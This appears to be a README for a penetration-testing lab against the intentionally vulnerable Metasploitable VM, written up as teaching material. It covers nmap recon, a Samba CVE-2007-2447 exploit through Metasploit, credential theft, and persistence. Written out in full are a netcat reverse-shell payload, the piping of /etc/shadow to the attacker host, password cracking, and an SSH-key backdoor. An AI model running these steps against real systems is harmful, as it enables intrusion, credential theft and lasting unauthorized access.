 mboatella25/metasploitable-pentest-lab
Pentest completo sobre Metasploitable: recon con nmap, explotación con Metasploit (CVE-2007-2447), extracción y cracking de credenciales, persistencia SSH

Complete cycle of a real attack on a controlled and isolated environment: lab preparation, reconnaissance with nmap, attack surface prioritization, mapping to CVE, exploitation with Metasploit, post-exploitation, credential extraction and cracking, and persistence via SSH key injection.

msfconsole, nmap, John the Ripper.192.168.64.0/24). Victim IP: 192.168.64.3.
Version scanning to identify exactly what is exposed — vulnerabilities affect specific versions, not abstract services:
nmap -sV 192.168.64.3
| Port | Service | Version |
|---|---|---|
| 21/tcp | ftp | ProFTPD 1.3.1 |
| 22/tcp | ssh | OpenSSH 4.7p1 Debian 8ubuntu1 |
| 23/tcp | telnet | Linux telnetd |
| 80/tcp | http | Apache httpd 2.2.8 |
| 139,445/tcp | netbios-ssn | Samba smbd 3.X — main target |
| 3306/tcp | mysql | MySQL 5.0.51a |
| 8180/tcp | http | Apache Tomcat/Coyote JSP 1.1 |
12 open ports, all with outdated and exploitable versions.
Instead of attacking the first open port, I classified the services by risk type before choosing a target:
Selected target: Samba 3.0.20-Debian — combines a version with a documented critical vulnerability, exploit available in Metasploit, and code execution without prior authentication: the highest impact with the greatest reliability.

Exact version confirmation with Nmap Scripting Engine (NSE):
nmap -p 139,445 --script=smb-os-discovery 192.168.64.3
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
Samba 3.0.20 is vulnerable to CVE-2007-2447: the username map script parameter does not validate input, and an attacker can inject shell commands directly into the username field. Since the mapping occurs before login, no valid username or password is needed.

msfconsole

Search for the corresponding module:
msf > search type:exploit samba

Configuration and execution:
msf > use exploit/multi/samba/usermap_script
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.64.3
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.64.4:4444
[*] Command shell session 1 opened
Immediate privilege verification — the vulnerability gives direct root access, without need for privilege escalation:
whoami   → root
uname -a → Linux metasploitable 2.6.24-16-server (kernel de 2008)
Inspecting the processes on the victim, you can see the injected payload itself executing:
ps aux | grep samba
root  4931  sh -c /etc/samba/scripts/mapusers.sh "/=`nohup mkfifo /tmp/iftpe; nc 192.168.64.4 4444 0</tmp/iftpe | /bin/sh >/tmp/iftpe 2>&1; rm /tmp/iftpe`"
The sent username contained the command itself (/=`...`): Samba passed it unsanitized to a shell, which created a pipe with mkfifo, opened a connection back to Kali with netcat, and connected /bin/sh to that pipe — complete remote code execution, line by line.
Internal service enumeration with netstat -tulnp: MySQL appeared listening on 0.0.0.0:3306 — exposed to any machine on the network, not just localhost.

Instead of trying to crack on the victim itself (consumes CPU, generates noise, leaves traces), I extracted the hashes and transferred them to Kali for offline cracking:
cat /etc/shadow
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
Transfer via netcat and preparation for John the Ripper:
# En Kali:
nc -lvnp 4444 > shadow.txt
# En la víctima:
cat /etc/shadow | nc 192.168.64.4 4444

unshadow passwd.txt shadow.txt > hashes.txt

john hashes.txt
John runs three automatic phases (single mode with user info, dictionary, and incremental brute force). Result: 6 out of 7 passwords cracked, including reusable credentials for SSH, MySQL, and FTP.

With the cracked credentials, direct SSH access as a legitimate user:
ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa [email protected]

To avoid relying on a password that could rotate, I generated my own key pair and added it to the victim's authorized_keys — a backdoor that survives password changes and does not generate brute force alerts:
ssh-keygen -t rsa -b 2048 -f lab_key
cat lab_key.pub >> ~/.ssh/authorized_keys   # ejecutado en la víctima, ya comprometida
Subsequent access, without password:
ssh -i lab_key -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa [email protected]
0.0.0.0, legacy protocols like Telnet active).